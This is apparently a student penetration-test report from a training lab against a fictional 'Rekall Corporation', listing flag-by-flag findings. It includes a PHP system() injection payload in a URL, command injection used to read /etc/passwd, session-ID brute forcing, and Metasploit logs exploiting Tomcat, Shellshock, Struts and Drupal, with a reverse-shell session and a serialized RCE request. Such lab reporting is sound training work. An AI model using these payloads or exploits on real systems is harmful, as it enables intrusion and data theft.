



# Cybersecurity

## Penetration Test Report

### Rekall Corporation

### Penetration Test Report

**Student Note:** Complete all sections highlighted in yellow.

## Confidentiality Statement

This document contains confidential and privileged information from Rekall Inc. (henceforth known as Rekall). The information contained in this document is confidential and may constitute inside or non-public information under international, federal, or state laws. Unauthorized forwarding, printing, copying, distribution, or use of such information is strictly prohibited and may be unlawful. If you are not the intended recipient, be aware that any disclosure, copying, or distribution of this document or its parts is prohibited.

## Table of Contents

Confidentiality Statement	2
Contact Information	4
Document History	4
Introduction	5
Assessment Objective	5
Penetration Testing Methodology	6
Reconnaissance	6
Identification of Vulnerabilities and Services	6
Vulnerability Exploitation	6
Reporting	6
Scope	7
Executive Summary of Findings	8
Grading Methodology	8
Summary of Strengths	9
Summary of Weaknesses	9
Executive Summary Narrative	10
Summary Vulnerability Overview	13
Vulnerability Findings	14

## Contact Information

<b>Company Name</b>	White Hills Information Security (WHIS)
<b>Contact Name</b>	Andrew Arnold
<b>Contact Title</b>	Junior Pentester

## Document History

Version	Date	Author(s)	Comments
001	2/9/2023	Andrew Arnold	

## Introduction

In accordance with Rekall policies, our organization conducts external and internal penetration tests of its networks and systems throughout the year. The purpose of this engagement was to assess the networks' and systems' security and identify potential security flaws by utilizing industry-accepted testing methodology and best practices.

For the testing, we focused on the following:

- Attempting to determine what system-level vulnerabilities could be discovered and exploited with no prior knowledge of the environment or notification to administrators.
- Attempting to exploit vulnerabilities found and access confidential information that may be stored on systems.
- Documenting and reporting on all findings.

All tests took into consideration the actual business processes implemented by the systems and their potential threats; therefore, the results of this assessment reflect a realistic picture of the actual exposure levels to online hackers. This document contains the results of that assessment.

## Assessment Objective

The primary goal of this assessment was to provide an analysis of security flaws present in Rekall's web applications, networks, and systems. This assessment was conducted to identify exploitable vulnerabilities and provide actionable recommendations on how to remediate the vulnerabilities to provide a greater level of security for the environment.

We used our proven vulnerability testing methodology to assess all relevant web applications, networks, and systems in scope.

Rekall has outlined the following objectives:

Table 1: Defined Objectives

Objective
Find and exfiltrate any sensitive information within the domain.
Escalate privileges.
Compromise several machines.

# Penetration Testing Methodology

## Reconnaissance

We begin assessments by checking for any passive (open source) data that may assist the assessors with their tasks. If internal, the assessment team will perform active recon using tools such as Nmap and Bloodhound.

## Identification of Vulnerabilities and Services

We use custom, private, and public tools such as Metasploit, hashcat, and Nmap to gain perspective of the network security from a hacker's point of view. These methods provide Rekall with an understanding of the risks that threaten its information, and also the strengths and weaknesses of the current controls protecting those systems. The results were achieved by mapping the network architecture, identifying hosts and services, enumerating network and system-level vulnerabilities, attempting to discover unexpected hosts within the environment, and eliminating false positives that might have arisen from scanning.

## Vulnerability Exploitation

Our normal process is to both manually test each identified vulnerability and use automated tools to exploit these issues. Exploitation of a vulnerability is defined as any action we perform that gives us unauthorized access to the system or the sensitive data.

## Reporting

Once exploitation is completed and the assessors have completed their objectives, or have done everything possible within the allotted time, the assessment team writes the report, which is the final deliverable to the customer.

## Scope

Prior to any assessment activities, Rekall and the assessment team will identify targeted systems with a defined range or list of network IP addresses. The assessment team will work directly with the Rekall POC to determine which network ranges are in-scope for the scheduled assessment.

It is Rekall's responsibility to ensure that IP addresses identified as in-scope are actually controlled by Rekall and are hosted in Rekall-owned facilities (i.e., are not hosted by an external organization). In-scope and excluded IP addresses and ranges are listed below.


# Executive Summary of Findings

## Grading Methodology

Each finding was classified according to its severity, reflecting the risk each such vulnerability may pose to the business processes implemented by the application, based on the following criteria:

- Critical:** Immediate threat to key business processes.
- High:** Indirect threat to key business processes/threat to secondary business processes.
- Medium:** Indirect or partial threat to business processes.
- Low:** No direct threat exists; vulnerability may be leveraged with other vulnerabilities.
- Informational:** No threat; however, it is data that may be used in a future attack.

As the following grid shows, each threat is assessed in terms of both its potential impact on the business and the likelihood of exploitation:



## Summary of Strengths

While the assessment team was successful in finding several vulnerabilities, the team also recognized several strengths within Rekall's environment. These positives highlight the effective countermeasures and defenses that successfully prevented, detected, or denied an attack technique or tactic from occurring.

- Ensure network availability through a mitigation strategy that was put in place against denial of service (DDoS) attacks
- Highered penetration testing to identify vulnerabilities to mitigate
- Mapping network architecture

## Summary of Weaknesses


We successfully found several critical vulnerabilities that should be immediately addressed in order to prevent an adversary from compromising the network. These findings are not specific to a software version but are more general and systemic vulnerabilities.

- Web application is vulnerable to cross-site scripting attacks
- Web application is vulnerable to SQL injection attacks
- Log-in credentials are being stored in HTML source code
- Apache web server is outdated and vulnerable
- SLMail server is exploitable which allows shell access
- User access to password hashes allows for password cracking and privilege escalation
- The physical address of Rekall's server is publicly available which could lead to a physical penetration
- Sensitive data exposed to the public

## Executive Summary


[Provide a narrative summary of your steps and findings, including screenshots. It's fine to mention specifics (e.g., used Metasploit to exploit a vulnerable version of DistCC), but do not get too technical in these specifics. This should be an A–Z summary of your assessment.]

**Welcome.php:** On the welcome.php page a cross-site scripting (XSS) vulnerability was found. By typing an XSS script into the open text field, the WHIS team was able to inject client-side scripts into the web page.



CONGRATS, FLAG 1 is  
f76sdfkg6sjf

**Memory-Planner.php:** On the memory-planner.php page a cross-site scripting (XSS) vulnerability was found. By typing an advanced XSS script into the open text field, the WHIS team able to inject client-side scripts into the web page.



You have chosen , great choice!

Congrats, flag 2 is ksdnd99dkas

**comments.php:** On the comments.php page a cross-site scripting (XSS) stored vulnerability was found. By typing an XSS script into the open text field the WHIS team was able to store a possibly malicious script on the application server.




CONGRATS, FLAG 3 is sd7fk1nctx

**About-Rekall.php:** This can be found by looking at the HTTP response headers in either BURP or by using a cURL request.


```
(root💀kali)-[~]# curl -v 192.168.14.35/About-Rekall.php
* Trying 192.168.14.35:80 ...
* Connected to 192.168.14.35 (192.168.14.35) port 80 (#0)
> GET /About-Rekall.php HTTP/1.1
> Host: 192.168.14.35
> User-Agent: curl/7.81.0
> Accept: */*
>
* Mark bundle as not supporting multiuse
< HTTP/1.1 200 OK
< Date: Wed, 08 Feb 2023 02:59:14 GMT
< Server: Apache/2.4.7 (Ubuntu)
< X-Powered-By: Flag 4 nckd97dk6sh2
< Set-Cookie: PHPSESSID=le2hpvbeggjp50pchuojtj6g4; path=/
< Expires: Thu, 19 Nov 1981 08:52:00 GMT
< Cache-Control: no-store, no-cache, must-revalidate, post-check=0, pre-check=0
< Pragma: no-cache
< Vary: Accept-Encoding
< Content-Length: 7873
< Content-Type: text/html
<

with its premiere Virtual Reality
products.
```

**Memory-Planner.php (2):** A local file inclusion vulnerability was found where a user can upload a possibly malicious script within a PHP file.



**Memory-Planner.pgp (3):** A local file inclusion vulnerability was found where a user can upload a possibly malicious script within a PHP file. Despite the input checking for the presence of .jpg, a user can name their malicious script script.jpg.php to bypass this validation check.



**Login.php:** An SQL injection vulnerability was found on the login.php web page. A user can bypass the login page by entering an SQL injection script to trick the computer into thinking they are a valid user.

User Login

Please login with your user credentials!

Login:

Password:

Login

Congrats, flag 7 is bcs92sjsk233

**Login.php (2):** The login.php web page has a sensitive data exposure vulnerability. The username, dougquaid, and password, kuato, can be enumerated by browsing the HTML text.

Successful login! flag 8 is 87fsdkf6djf , also check out the admin only networking tools

[HERE](#)

**Robots.txt:** A sensitive data exposure vulnerability was found on the robots.txt web page. This is a very common web page that is accessible by default.

```
User-agent: GoodBot
Disallow:

User-agent: BadBot
Disallow: /

User-agent: *
Disallow: /admin/
Disallow: /documents/
Disallow: /images/
Disallow: /souvenirs.php/
Disallow: flag9:dkkdudfkdy23
```

**Networking.php:** Within the first field on the networking.php page, a command injection vulnerability was found. The WHIS team was able to access and read files on the server.

located in the file: vendors.txt

## DNS Check

Server: 127.0.0.11 Address: 127.0.0.11#53 Non-authoritative answer:

Name: www.example.com Address: 93.184.216.34 SIEM: splunk Firewalls: barracuda CLOUD: aws Load balancers: F5

Congrats, flag 10 is ksdnd99dkas

**Networking.php (2):** Within the second field on the networking.php page, a command injection vulnerability was found. While this field did not allow the simple command injection that the first field did, it did allow a more advanced form of command injection. This allowed the WHIS team to navigate and read files on the server.

# MX Record Checker

Check your MX

SIEM: splunk Firewalls: barracuda CLOUD: aws Load balancers: F5

Congrats, flag 11 is opshdkasy78s

**Login.php:** By using the command injection vulnerability mentioned above, our team was able to enumerate a user, melina, from the servers /etc/passwd file. The WHIS team was then able to brute force her password and log in as username:melina password:melina.

Successful login! flag 12 is hsk23oncsd , also the top secret legal data located here:

[HERE](#)

**Souvenirs.php:** Using the robots.txt web page, the WHIS team was able to enumerate the hidden webpage souvenirs.php. In the webpage address bar, a user is able to change the message value to a PHP injection exploit to access the web server files.

The screenshot shows a browser window with the URL `192.168.14.35/souvenirs.php?message=<?php $command = $_GET['cmd']; echo system ($Command);?>`. The page has a red header with the Rekall Corporation logo and navigation links for Home and About Rekall. The main content area features a large white text area with the following text:

Dont come back from your empty handed!

Get custom designed merchandise from your favorite experiences like t-shirts and photos Please be sure to ask about options...

Congrats, flag 13 is jdka7sk23dd

**Admin\_Legal\_Data.php:** On the admin\_legal\_data.php page a session management exploit was found. By brute forcing a login in to the user melina, the WHIS team was given access to the admin\_legal\_data.php webpage. Upon logging into this webpage, our team was able to use BURP to iterate through different session IDs until the secret value of 87 was identified.

The screenshot shows a web browser window with the URL 192.168.14.35/admin\_legal\_data.php?admin=87. The page has a red header with the REKALL CORPORATION logo and a large white text area below it. The text area contains a welcome message and a green success message.

REKALL CORPORATION

# Admin Legal Documents - Restricted Area

Welcome Admin...

You have unlocked the secret area, flag 14 is dks93jdsd7d]

**Disclaimer.php:** A directory traversal vulnerability was found on the disclaimer.php webpage. By using command injection on the networking.php webpage, WHIS was able to enumerate the old\_disclaimers directory which allowed us to change the URL on disclaimer.php to include old\_disclaimers/disclaimer\_1.txt.

The screenshot shows a web browser window with the URL 192.168.14.35/disclaimer.php?page=old\_disclaimers/disclaimer\_1.txt. The page has a red header with the Rekall logo (a stylized 'R' inside a circle) and the text "REKALL CORPORATION". Below the header is a dark gray section containing the title "New" Rekall Disclaimer. Underneath the title, the text "Going to Rekall may introduce risk:" is followed by a list of symptoms: "Please seek medical assistance if you experience:  
- Headache  
- Vertigo  
- Swelling  
- Nausea". At the bottom of this section, it says "Congrats, flag 15 is dksdf7sjd5sg".

**Open Source Exposed Data:** By using <https://centralops.net/co/DomainDossier.aspx> our team was able to obtain access to exposed data about the totalrekall.xyz web page.

Registrant Fax Ext:  
Registrant Email: jlow@2u.com  
Registry Admin ID: CR534509111  
Admin Name: sshUser alice  
Admin Organization:  
Admin Street: h8s692hskasd Flag1  
Admin City: Atlanta  
Admin State/Province: Georgia  
Admin Postal Code: 30309

**Address Lookup/Ping:** By using an address lookup website, our team was able to determine the IP address the totalrekall.xyz

## Address lookup

canonical name [totalrecall.xyz](#).

aliases

addresses [34.102.136.180](#)

**Crt.sh:** Our team was able to use crt.sh to identify all certificate authorities for totalrecall.xyz. As well, totalrecall.xyz had an open source exposed data vulnerability which allowed our team to identify other common names from the totalrecall web page.

Certificates	crt.sh ID	Logged At	Not Before	Not After	Common Name	Matching Identities	Issuer Name
	<a href="#">6095738637</a>	2022-02-02	2022-02-02	2022-05-03	flag3-s7euwehd.totalrecall.xyz	flag3-s7euwehd.totalrecall.xyz	<a href="#">C=AT,O=ZeroSSL,CN=ZeroSSL RSA Domain Secure Site CA</a>
	<a href="#">6095738716</a>	2022-02-02	2022-02-02	2022-05-03	flag3-s7euwehd.totalrecall.xyz	flag3-s7euwehd.totalrecall.xyz	<a href="#">C=AT,O=ZeroSSL,CN=ZeroSSL RSA Domain Secure Site CA</a>
	<a href="#">6095204253</a>	2022-02-02	2022-02-02	2022-05-03	totalrecall.xyz	totalrecall.xyz www.totalrecall.xyz	<a href="#">C=AT,O=ZeroSSL,CN=ZeroSSL RSA Domain Secure Site CA</a>
	<a href="#">6095204153</a>	2022-02-02	2022-02-02	2022-05-03	totalrecall.xyz	totalrecall.xyz www.totalrecall.xyz	<a href="#">C=AT,O=ZeroSSL,CN=ZeroSSL RSA Domain Secure Site CA</a>

**Nmap Scan:** Our team ran an nmap scan of the network ip range found in the Address Lookup and found 5 hosts.

```
└──(root㉿kali)-[~/Documents]
  # nmap -A 192.168.13.13
Starting Nmap 7.92 ( https://nmap.org ) at 2023-02-09 19:56 EST
Nmap scan report for 192.168.13.13
Host is up (0.000068s latency).
Not shown: 999 closed tcp ports (reset)
PORT      STATE SERVICE VERSION
80/tcp    open  http   Apache httpd 2.4.25 ((Debian))
| http-robots.txt: 22 disallowed entries (15 shown)
| /core/ /profiles/ /README.txt /web.config /admin/
| /comment/reply/ /filter/tips /node/add/ /search/ /user/register/
| /user/password/ /user/login/ /user/logout/ /index.php/admin/
|_/index.php/comment/reply/
|_http-generator: Drupal 8 (https://www.drupal.org)
|_http-title: Home | Drupal CVE-2019-6340
|_http-server-header: Apache/2.4.25 (Debian)
MAC Address: 02:42:C0:A8:0D:0D (Unknown)
Device type: general purpose
Running: Linux 4.X|5.X
OS CPE: cpe:/o:linux:linux_kernel:4 cpe:/o:linux:linux_kernel:5
OS details: Linux 4.15 - 5.6
Network Distance: 1 hop

TRACEROUTE
HOP RTT      ADDRESS
1  0.07 ms  192.168.13.13

OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 19.06 seconds
```

**Aggressive Nmap Scan:** After running an aggressive Nmap scan, our team found that the server 192.168.13.13 was running Drupal.

```
└──(root㉿kali)-[~/Documents]
# nmap -A 192.168.13.13
Starting Nmap 7.92 ( https://nmap.org ) at 2023-02-09 19:56 EST
Nmap scan report for 192.168.13.13
Host is up (0.000068s latency).
Not shown: 999 closed tcp ports (reset)
PORT      STATE SERVICE VERSION
80/tcp    open  http    Apache httpd 2.4.25 ((Debian))
| http-robots.txt: 22 disallowed entries (15 shown)
|_ /core/ /profiles/ /README.txt /web.config /admin/
|_ /comment/reply/ /filter/tips /node/add/ /search/ /user/register/
|_ /user/password/ /user/login/ /user/logout/ /index.php/admin/
|_ /index.php/comment/reply/
|_ http-generator: Drupal 8 (https://www.drupal.org)
|_ http-title: Home | Drupal CVE-2019-6340
|_ http-server-header: Apache/2.4.25 (Debian)
MAC Address: 02:42:C0:A8:0D:0D (Unknown)
Device type: general purpose
Running: Linux 4.X|5.X
OS CPE: cpe:/o:linux:linux_kernel:4 cpe:/o:linux:linux_kernel:5
OS details: Linux 4.15 - 5.6
Network Distance: 1 hop

TRACEROUTE
HOP RTT      ADDRESS
1  0.07 ms  192.168.13.13

OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 19.06 seconds
```

**Apache Tomcat Remote Code Execution Vulnerability (CVE-2017-12617):** After running a Zenmap scan of the 192.168.13.10 server, our team found that the server was running an Apache Tomcat service. Our team was then able to use Metasploit to exploit the Tomcat service. After successfully connecting to the Meterpreter session, our team was able to enter a shell on the server and access files.

```
..  
.dockerenv  
bin  
boot  
dev  
etc  
home  
lib  
lib64  
media  
mnt  
opt  
proc  
root  
run  
sbin  
srv  
sys  
tmp  
usr  
var  
cd /root  
ls  
ls -a  
. .  
..  
.bashrc  
.flag7.txt  
.gnupg  
.profile  
cat .flag7.txt  
8ks6sbhss
```

**Shellshock:** After running a Zenmap scan of the 192.168.13.11 server, our team found that the server was running an exploitable bug known as Shellshock. Our team was then able to use Metasploit to exploit the Shellshock bug. After successfully connecting to the Meterpreter session, our team was able to enter a shell, as root, on the server and access the sudoers file.

```
cat /etc/sudoers
#
# This file MUST be edited with the 'visudo' command as root.
#
# Please consider adding local content in /etc/sudoers.d/ instead of
# directly modifying this file.
#
# See the man page for details on how to write a sudoers file.
#
Defaults        env_reset
Defaults        mail_badpass
Defaults        secure_path="/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin:/snap/bin"

# Host alias specification

# User alias specification

# Cmnd alias specification

# User privilege specification
root    ALL=(ALL:ALL) ALL

# Members of the admin group may gain root privileges
%admin  ALL=(ALL) ALL

# Allow members of group sudo to execute any command
%sudo   ALL=(ALL:ALL) ALL

# See sudoers(5) for more information on "#include" directives:

#includeincludedir /etc/sudoers.d
flag8-9dnx5shdf5 ALL=(ALL:ALL) /usr/bin/less
```

**Shellshock vulnerability 2:** After running a Zenmap scan of the 192.168.13.11 server, our team found that the server was running an exploitable bug known as Shellshock. Our team was then able to use Metasploit to exploit the Shellshock bug. After successfully connecting to the Meterpreter session, our team was able to enter a shell, as root, on the server and access the /etc/passwd file.

```
cat /etc/passwd
root:x:0:0:root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
libuuid:x:100:101::/var/lib/libuuid:
syslog:x:101:104::/home/syslog:/bin/false
flag9-wudks8f7sd:x:1000:1000::/home/flag9-wudks8f7sd:
alice:x:1001:1001::/home/alice:
```

**Struts - CVE-2017-5638:** After running a Nessus scan of the 192.168.13.12 server, our team found that the server was running an exploitable Struts vulnerability. Our team was then able to use Metasploit to exploit the Struts vulnerability. After successfully connecting to the Meterpreter session, our team was able to use Meterpreter to download a zipped file from the server. Once the zipped file was successfully downloaded, we were able to unzip the file on our host machine.

```

msf6 exploit(multi/http.struts2_content_type_ognl) > sessions 3
[*] Starting interaction with 3 ...

meterpreter > shell
Process 41 created.
Channel 1 created.
ls
cve-2017-538-example.jar
entry-point.sh
exploit
cd exploit
cd /root
ls -a
.
..
.m2
flagisinThisfile.7z
cat flagisinThisfile.7z
7z♦♦'fV♦%♦!♦♦♦flag 10 is wjasdufsdkg
♦3♦e♦♦36♦t♦♦#♦♦@♦{♦♦<♦H♦vw{I♦♦♦W♦
F♦♦Q♦♦♦♦I♦♦♦♦♦♦?♦;♦<♦Ex |♦♦♦♦♦
#]
♦♦
n♦]

```

PORT	STATE	SERVICE	VERSION
80/tcp	open	http	Apache httpd 2.4.25
			HTTP-server-headers: Apache/2.4.25 (Debian)
			MAC Address: 02:42:CB:AB:90:8D (Unknown)
			Device Type: general purpose
			Running: Linux 4.15.0-102-generic
			OS CPE: cpe:/o:linux:linux_kernel-4_cpe
			o:linux:linux_kernel-5
			OS Details: Linux 4.15.0-102-generic
			Uptime since: 31.797 days (since Sun Jan 1

**Drupal - CVE-2019-6340:** After running a Nessus scan of the 192.168.13.13 server, our team found that the server was running an exploitable Drupal vulnerability. Our team was then able to use Metasploit to exploit the Drupal vulnerability. After successfully connecting to the Meterpreter session, our team used getuid to identify which user we were logged in as.

```

msf6 exploit(unix/webapp/drupal_restws_unserialize) > run
[*] Started reverse TCP handler on 172.20.226.220:4444
[*] Running automatic check ("set AutoCheck false" to disable)
[*] Sending POST to /node with link http://192.168.13.13/rest/type/shortcut/default
[-] Unexpected reply: #<Ex::Proto::Http::Response:0x000561a3f2faaf8 @headers={\"Date\"=>"Fri, 10 Feb 2023 01:47:46 GMT", "Server"=>"Apache/2.4.25 (Debian)", "X-Powered-By"=>"PHP/7.2.15", "Cache-Control"=>"must-revalidate, no-cache, private", "X-UA-Compatible"=>"IE=edge", "Content-Language"=>"en", "X-Content-Type-Options"=>"nosniff", "X-FRAME-Options"=>"SAMEORIGIN", "Expires"=>"Sun, 19 Nov 1978 05:00:00 GMT", "Vary"=>"", "X-Generator"=>"Drupal 8 (https://www.drupal.org)", "Transfer-Encoding"=>"chunked", "Content-Type"=>"application/hal+json"}, @auto_cr=false, @state=3, @transfer_chunked=true, @inside_chunk=0, @bufio="", @body=">{"message": "The shortcut set must be the currently displayed set for the user and the user must have \u00027access shortcuts\u00027 AND \u00027customize shortcut links\u00027 permissions."}Plvr2Zuo
b6X5IsCXEWx0xUiZj2M0pH0y7mwhNl\", @code=403, @message="Forbidden", @proto="1.1", @chunk_min_size=1, @chunk_max_size=10, @count_100=0, @max_data=1048576, @body_bytes_left=0, @request="POST /node/_format-hal.json HTTP/1.1\r\nHost: 192.168.13.13\r\nUser-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 12.0; rv:94.0) Gecko/20100101 Firefox/94.0\r\nContent-Type: application/hal+json\r\nContent-Length: 662\r\n\r\n{\r\n  \"links\": [\r\n    {\r\n      \"value\": \"link\", \"options\": {\r\n        \"o:24:\\\"GuzzleHttp\\\\\\HandlerStack\\\\\\FnStream\\\\\\Psr7\\\\\\FnStream\\\\\\HandlerStack\\\\\\u0000handler\\\\\\\";s:45:\\\"echo Plvr2Zuo6X5IsCXEWx0xUiZj2M0pH0y7mwhNl\\\\\\\";s:30:\\\"\\u0000GuzzleHttp\\\\\\HandlerStack\\\\\\u0000stack\\\\\\\";a:1:{i:0;a:i:0;s:6:\\\"system\\\\\\\";s:31:\\\"\\u0000GuzzleHttp\\\\\\HandlerStack\\\\\\u0000cached\\\\\\\";b:0;}i:1;s:7:\\\"resolve\\\\\\\";s:9:\\\"fn_close\\\\\\\";a:2;i:0;r:4;i:1;s:7:\\\"resolve\\\\\\\";}\r\n  ],\r\n  \"links\": {\r\n    {\r\n      \"type\": \"href\", \"value\": \"http://192.168.13.13/rest/type/shortcut/default\"\r\n    }\r\n  }\r\n}\r\n", @peerinfo={"addr"=>"192.168.13.13", "port"=>80}
[*] The target is vulnerable.
[*] Sending POST to /node with link http://192.168.13.13/rest/type/shortcut/default
[*] Sending stage (39282 bytes) to 192.168.13.13
[*] Meterpreter session 4 opened (172.20.226.220:4444 -> 192.168.13.13:41288 ) at 2023-02-09 20:47:47 -0500

meterpreter > shell
Process 33 created.
Channel 0 created.
whoami
www-data

```

